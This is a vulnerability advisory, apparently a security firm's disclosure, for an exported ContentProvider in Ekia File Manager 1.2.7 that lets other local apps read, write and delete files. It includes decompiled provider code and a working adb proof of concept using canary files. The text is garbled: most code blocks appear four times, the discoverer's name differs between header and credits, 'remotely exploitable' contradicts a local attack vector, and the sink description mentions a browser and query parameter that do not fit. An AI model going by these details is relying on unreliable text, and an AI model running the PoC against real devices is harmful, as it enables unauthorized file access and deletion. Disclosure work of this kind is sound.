Ekia File Manager 1.2.7 - Exported ContentProvider allows unauthorized file access

8.5

High

Discovered by

Miguel Gómez

Offensive Team, Fluid Attacks

Summary

Full name

Ekia File Manager 1.2.7 - Exported ContentProvider allows unauthorized file access

Code name

State

Public

Release date

Affected product

File Manager

Vendor

Ekia

Affected version(s)

1.2.7

Vulnerability name

Unauthorized access to files - APK Content Provider

Remotely exploitable

Yes

CVSS v4.0 vector string

CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N

CVSS v4.0 base score

8.5

Exploit available

Yes

Description

Ekia File Manager 1.2.7 exposes com.ekia.filecontrolmanager.OpenFileProvider as an exported Android ContentProvider without requiring caller permissions.

The provider maps the caller-controlled URI path directly to a filesystem path and passes it to new File(...). It then supports query(), openFile(), and delete() operations. Because the provider is exported and lacks android:permission, android:readPermission, or android:writePermission, another local application can access the provider authority and cause File Manager's process to read, create, overwrite, or delete files that are accessible to that process.

The issue allows an unprivileged local application to cross an Android app boundary and abuse File Manager's storage access as a confused deputy. Impact depends on Android version, granted storage permissions, and the targeted path, but the validated code path supports unauthorized confidentiality and integrity impact.

Vulnerability

Root cause

  1. The provider is exported without access-control permissions. The APK manifest declares:

<provider
    android:name="com.ekia.filecontrolmanager.OpenFileProvider"
    android:exported="true"
    android:authorities="com.ekia.files.manager.files"
    android:grantUriPermissions="true"/>
<provider
    android:name="com.ekia.filecontrolmanager.OpenFileProvider"
    android:exported="true"
    android:authorities="com.ekia.files.manager.files"
    android:grantUriPermissions="true"/>
<provider
    android:name="com.ekia.filecontrolmanager.OpenFileProvider"
    android:exported="true"
    android:authorities="com.ekia.files.manager.files"
    android:grantUriPermissions="true"/>
<provider
    android:name="com.ekia.filecontrolmanager.OpenFileProvider"
    android:exported="true"
    android:authorities="com.ekia.files.manager.files"
    android:grantUriPermissions="true"/>

No android:permission, android:readPermission, or android:writePermission is present on the provider declaration.

  1. The provider accepts only the authority as an authorization condition. OpenFileProvider.g() returns true solely when the URI authority equals com.ekia.files.manager.files:

public static boolean g(@Nullable Uri uri) {
    if (uri == null) {
        return false;
    }
    return "com.ekia.files.manager.files".equals(uri.getAuthority());
}
public static boolean g(@Nullable Uri uri) {
    if (uri == null) {
        return false;
    }
    return "com.ekia.files.manager.files".equals(uri.getAuthority());
}
public static boolean g(@Nullable Uri uri) {
    if (uri == null) {
        return false;
    }
    return "com.ekia.files.manager.files".equals(uri.getAuthority());
}
public static boolean g(@Nullable Uri uri) {
    if (uri == null) {
        return false;
    }
    return "com.ekia.files.manager.files".equals(uri.getAuthority());
}
  1. The provider converts the caller-controlled URI path directly into a file path. OpenFileProvider.c() returns uri.getPath() without canonicalization, allowlisting, or root-directory restriction:

private static String c(Uri uri) {
    if (!g(uri)) {
        return null;
    }
    return uri.getPath();
}
private static String c(Uri uri) {
    if (!g(uri)) {
        return null;
    }
    return uri.getPath();
}
private static String c(Uri uri) {
    if (!g(uri)) {
        return null;
    }
    return uri.getPath();
}
private static String c(Uri uri) {
    if (!g(uri)) {
        return null;
    }
    return uri.getPath();
}
  1. The provider exposes write-capable file modes. OpenFileProvider.h() maps caller-supplied modes including w, wt, wa, rw, and rwt to ParcelFileDescriptor flags.

  2. The provider opens files using the unrestricted path. openFile() constructs new File(c) from the URI path and returns a ParcelFileDescriptor:

public ParcelFileDescriptor openFile(@NonNull Uri uri, @NonNull String str) {
    String c = c(uri);
    if (c != null) {
        File file = new File(c);
        int h = h(str);
        return ParcelFileDescriptor.open(file, h);
    }
    throw new FileNotFoundException("Failed to find uri: " + uri.toString());
}
public ParcelFileDescriptor openFile(@NonNull Uri uri, @NonNull String str) {
    String c = c(uri);
    if (c != null) {
        File file = new File(c);
        int h = h(str);
        return ParcelFileDescriptor.open(file, h);
    }
    throw new FileNotFoundException("Failed to find uri: " + uri.toString());
}
public ParcelFileDescriptor openFile(@NonNull Uri uri, @NonNull String str) {
    String c = c(uri);
    if (c != null) {
        File file = new File(c);
        int h = h(str);
        return ParcelFileDescriptor.open(file, h);
    }
    throw new FileNotFoundException("Failed to find uri: " + uri.toString());
}
public ParcelFileDescriptor openFile(@NonNull Uri uri, @NonNull String str) {
    String c = c(uri);
    if (c != null) {
        File file = new File(c);
        int h = h(str);
        return ParcelFileDescriptor.open(file, h);
    }
    throw new FileNotFoundException("Failed to find uri: " + uri.toString());
}
  1. The provider exposes deletion using the same unrestricted path.

public int delete(@NonNull Uri uri, String str, String[] strArr) {
    String c = c(uri);
    if (c == null) {
        return 0;
    }
    return new File(c).delete() ? 1 : 0;
}
public int delete(@NonNull Uri uri, String str, String[] strArr) {
    String c = c(uri);
    if (c == null) {
        return 0;
    }
    return new File(c).delete() ? 1 : 0;
}
public int delete(@NonNull Uri uri, String str, String[] strArr) {
    String c = c(uri);
    if (c == null) {
        return 0;
    }
    return new File(c).delete() ? 1 : 0;
}
public int delete(@NonNull Uri uri, String str, String[] strArr) {
    String c = c(uri);
    if (c == null) {
        return 0;
    }
    return new File(c).delete() ? 1 : 0;
}

Source-to-sink path

  1. Source: the unauthenticated attacker controls the destination filename query parameter in a URI addressing the exported authority content://com.ekia.files.manager.files/...

  2. Authorization gate: none; Android routes the request to OpenFileProvider because android:exported="true" and no provider permissions are required.

  3. Controller: OpenFileProvider.c(uri) returns uri.getPath() for any URI with the matching authority without validating that it stays inside an approved directory.

  4. View: openFile() passes that path to new File(...) and ParcelFileDescriptor.open(...) using a caller-supplied mode.

  5. Browser sink: delete() passes the same path to new File(...).delete(), allowing critical system or external storage files to be selected.

Impact

Successful exploitation allows a local attacker application to cross an Android app boundary and abuse File Manager's storage access as a confused deputy, leading to unauthorized read, creation, overwrite, or deletion of files that are accessible to the provider process.

PoC

Preconditions

  • Ekia File Manager 1.2.7 is installed.

  • The target file is accessible to the File Manager process.

  • For shared external storage paths, impact depends on Android version and the storage permissions/all-files access granted to File Manager.

  • No attacker authentication, app-specific permission, root, or user interaction is required for provider calls.

Reproduction


  1. Create a benign test file in shared storage:

adb shell 'printf "EKIA_PROVIDER_CANARY" > /sdcard/Download/ekia_canary.txt'
  1. Read the file via the exported provider:

adb shell content read \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_canary.txt
adb shell content read \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_canary.txt
adb shell content read \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_canary.txt
adb shell content read \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_canary.txt
  1. Expected result:

EKIA_PROVIDER_CANARY
  1. Create or overwrite a file through the exported provider:

printf "PROVIDER_WRITE_TEST" | adb shell content write \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_created.txt
printf "PROVIDER_WRITE_TEST" | adb shell content write \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_created.txt
printf "PROVIDER_WRITE_TEST" | adb shell content write \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_created.txt
printf "PROVIDER_WRITE_TEST" | adb shell content write \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_created.txt
  1. Verify the result:

adb shell ls -l /sdcard/Download/ekia_created.txt
  1. Delete a file through the exported provider:

adb shell content delete \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_created.txt
adb shell content delete \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_created.txt
adb shell content delete \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_created.txt
adb shell content delete \
    --uri content://com.ekia.files.manager.files/sdcard/Download/ekia_created.txt

Expected result:

  • The file is deleted by the provider process.

  • The caller did not need a File Manager-specific permission or URI grant.

Evidence of Exploitation

  • Video of exploitation:


  • Static evidence:

Our security policy

We have reserved the ID CVE-2026-81301 to refer to this issue from now on.

Disclosure policy

System Information

  • Ekia File Manager

  • Version: 1.2.7

  • Operating System: Android 5.0 and up

References

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Andrés Ramos from Fluid Attacks' Offensive Team.

Timeline

Vulnerability discovered

Vendor contacted

Public disclosure

Does your application use this vulnerable software?

During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.